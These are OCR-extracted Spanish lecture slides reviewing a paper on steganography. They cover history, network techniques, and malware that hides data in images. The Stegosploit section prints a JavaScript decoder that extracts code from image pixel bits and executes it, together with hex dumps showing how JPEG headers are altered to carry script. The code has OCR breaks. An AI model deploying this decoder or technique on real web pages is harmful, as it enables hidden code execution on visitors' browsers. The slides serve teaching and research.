Development Trends in Steganography

Zielińska et al.
Warsaw University of Technology

“Steganography is the new black among Black Hats”


Agenda

- **Introducción.**
- Historia de la esteganografía.
- Esteganografía moderna.
- Esteganografía en redes.
- Ataques basados en esteganografía.
- Conclusiones.

Introducción

- Esteganografía:
  - *Steganos*: oculto – *Graphos*: escritura.
  - Técnica de ocultación de mensajes.
  - Provee confidencialidad y anonimato.

Portador




Esteganograma

Introducción

- Condiciones de la esteganografía:
  - El objetivo es transmitir un mensaje garantizando confidencialidad.
  - El mensaje confidencial debe ir embebido en un mensaje portador aparentemente inocente.
  - La confidencialidad viene dada por que tan bien se puede confundir el mensaje portador con otros mensajes legítimos similares.

Introducción

- El mensaje portador:
  - Debe ser un tipo de mensaje popular.
  - Las modificaciones para insertar el esteganograma deben ser indetectables para alguien que no esté consciente de la existencia del mismo.



Fotografías por Saumil Sha

Introducción

		Criptografía	Esteganografía
Objetivo		Ofuscar el contenido de la comunicación	Ocultar el hecho de la comunicación en si
Características	*Confidencialidad*	El mensaje es ilegible pero perfectamente visible	El esteganograma es invisible a un observador incauto
	Seguridad	Depende de la clave de cifrado	Depende del método de embebido del mensaje
	Robustés	Depende del algoritmo de cifrado	Invisibilidad perceptual, estadística o de protocolo
	Ataques	Detección simple, extracción compleja	Detección y extracción complejas
Contramedidas	*Tecnicas*	Criptoanálisis, ingeniería inversa	Estegoanálisis
	Legales	Leyes de exportación	Especificaciones rígidas

Tabla recuperada del artículo

Agenda

- Introducción.
- **Historia de la esteganografía.**
- Esteganografía moderna.
- Esteganografía en redes.
- Ataques basados en esteganografía.
- Conclusiones.

Historia de la esteganografía




Imagen recuperada del artículo.

Agenda

- Introducción.
- Historia de la esteganografía.
- **Esteganografía moderna.**
- Esteganografía en redes.
- Ataques basados en esteganografía.
- Conclusiones.

Esteganografía moderna


- Técnicas computacionales:
  - Esteganografía lingüística.
  - Esteganografía en sistemas de archivos.
  - Esteganografía en medios digitales.
  - Esteganografía en redes.

Esteganografía moderna

- Esteganografía lingüística:
  - Uso del espaciado y/o signos de puntuación:
    - Lenguajes esotéricos.
    - Macros e interpretes automáticos.
    - Margaret Thatcher.
  - Selección y ordenamiento cuidadoso de palabras y sinónimos.
  - SPAM!

```
++++++++[>++++[>++>+++>+++>+<<<<-]>+>+>->>+[<]<-]>>.>---.+++++++..+++.>>.<-.<.+++.------.--------.>>+.>++.
```

Esteganografía moderna



Esteganografía moderna

- Esteganografía de sistemas de archivos:
  - Inventados por Anderson, Needham y Shamir (1998):
    - Oculta los archivos y la metadata de los mismos.
    - Los archivos solo se pueden recuperar con sus respectivas claves.
    - Provee negación plausible.
    - Dos métodos:
      - Archivos aleatorios con vectores marcadores.
      - Particiones aleatorias.
  - StegFS, Pang et al. 2003.

Esteganografía moderna

- Ejemplos simples:
  - Concatenación en archivos binarios.
  - Nombres de archivos.

Narbonic, © 2000-2006 por Shaenon K. Garrity

Esteganografía moderna

- Esteganografía de medios digitales:
  - Imágenes:
    - Por dominio espacial o dominio de frecuencia.
    - Aprovechando características de los formatos.
      - JPEG --> Stegosploit.
    - Puede usarse para firmar imágenes.
  - Audio:
    - Enmascaramiento de frecuencia, ocultación en ecos, codificación de fase, técnicas de espectro disperso.
    - Códigos de corrección de errores.

Agenda

- Introducción.
- Historia de la esteganografía.
- Esteganografía moderna.
- **Esteganografía en redes.**
- Ataques basados en esteganografía.
- Conclusiones.


Esteganografía en redes

- Explotar características de protocolos de red.
- Intra-protocolo o inter-protocolo.
- Aprovecha las siguientes características de las redes:
  - La existencia de retrasos o errores en la transmisión.
  - Información redundante o reservada en los protocolos.
  - Libertad de implementación en los protocolos.
- Tecnologías VoIP y de streaming de video pueden ser susceptibles a esteganografía de audio y de redes.

Esteganografía en redes

- Modos de inserción del mensaje:
  - Modificación del PDU, el *payload* o ambos.
  - Alteración de la secuencia de envío de mensajes.
  - Codificar el mensaje en retrasos controlados.
  - Introducir “errores” en los mensajes.
  - Esteganografía de *transcoding* (TranSteg):
    - Utiliza principalmente el protocolo RTP.

Esteganografía en redes



Esteganografía en redes

- Otras técnicas específicas:
  - SkyDe (2 Kbps):
    - Utiliza paquetes de Skype.
    - Esconde los mensajes en los silencios.
  - StegTorrent (270 bps):
    - Utiliza el mecanismo de números de secuencia de µTP.
  - WiPad (1.5 Mbps):
    - Utiliza el padding de frames en redes inalámbricas que usan OFDM.

Agenda

- Introducción.
- Historia de la esteganografía.
- Esteganografía moderna.
- Esteganografía en redes.
- **Ataques basados en esteganografía.**
- Conclusiones.

Ataques basados en esteganografía

- Duqu:
  - Gusano para extracción de información.
  - Muy similar al gusano Stuxnet.
  - Busca y extrae certificados y claves privadas. También hace *keylogging*.
  - Extrae la información en imágenes JPEG de 54x54 píxeles.
  - Vector de transmisión:
    - Archivos Microsoft Word con fuentes TrueType adulteradas embebidas en el documento.

Ataques basados en esteganografía

- Alureon:
  - Troyano y *Bootkit* asociado a una *Botnet*.
  - Hace keylogging y trata de identificar y robar claves bancarias y datos asociados a transacciones de Paypal.
  - Uso de la esteganografía:
    - Extracción de información (similar a Duqu).
    - Descarga de ordenes.

Ataques basados en esteganografía

- Stegosploit:
  - Descubierto por Saumil Shah en 2015.
  - Permite ejecutar código JavaScript arbitrario embebido en una imagen.
  - Utiliza dos elementos:
    - El código a ejecutar:
      - Oculto en los bits de la imagen.
    - Un programa decodificador de imágenes:
      - Oculto entre las secciones de JPEG.
    - El decodificador puede provenir de otro vector.

Ataques basados en esteganografía

- El decodificador:

```
var bL=2,eC=3,gr=3;function i0(){px.onclick=dID}function dID(){var
b=document.createElement("canvas");px.parentNode.insertBefore(b,px);
b.width=px.width;b.height=px.height;var
m=b.getContext("2d");m.drawImage(px,0,0);px.parentNode.removeChild(p
x);var f=m.getImageData(0,0,b.width,b.height).data;var
h=[],j=0,g=0;var c=function(p,o,u){n=(u*b.width+o)*4;var z=1<<bL;var
s=(p[n]&z)>>bL;var q=(p[n+1]&z)>>bL;var a=(p[n+2]&z)>>bL;var
t=Math.round((s+q+a)/3);switch(eC) case 0:t=s;break;case
1:t=q;break;case 2:t=a;break;}return(String.fromCharCode(t+48))};var
k=function(a){for(var q=0,o=0;o<a*8;o++){h[q+
+]=c(f,j,g);j+=gr;if(j>=b.width){j=0;g +=gr}}};k(6);var
d=parseInt(bTS(h.join("")));k(d);try{CollectGarbage()} catch(e)
{}exc(bTS(h.join("")))}function bTS(b){var
a="";for(i=0;i<b.length;i+=8)a+=String.fromCharCode(parseInt(b.subst
r(i,8),2));return(a)}function exc(b){var a=setTimeout((new
Function(b)),100)}window.onload=i0;
```

Ataques basados en esteganografía

- Como se oculta el decodificador:

FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	2C	01
01	2C	00	00	FF	E2	...									

Adulterar la longitud de las secciones.


FF	D8	FF	E0	2F	2A	4A	46	49	46	00	01	01	01	2C	01
01	2C	00	00	XX	XX	XX	XX	XX	...	XX	XX	XX	XX	FF	E2

¡La nueva longitud no es casual!

FF	D8	FF	E0	/	*	4A	46	49	46	00	01	01	01	2C	01
01	2C	00	00	*	/	=	'	'	;	...	XX	XX	XX	FF	E2

Ataques basados en esteganografía

- El código malicioso se oculta en el tercer bit de la imagen:



Ataques basados en esteganografía

- Como funciona el ataque:

- El elemento <canvas> es más discreto.

Agenda

- Introducción.
- Historia de la esteganografía.
- Esteganografía moderna.
- Esteganografía en redes.
- Ataques basados en esteganografía.
- **Conclusiones.**

Conclusiones

- La esteganografía no es criptografía.
- La esteganografía tiene menor impacto académico y mediático porque depende de mantener en secreto el hecho de que se está utilizando.
- El estegoanálisis (estudio de como detectar esteganogramas) aún esta en su más absoluta infancia en comparación con el desarrollo de técnicas esteganográficas.
- No todo uso de la esteganografía es ilícito.

¿Preguntas?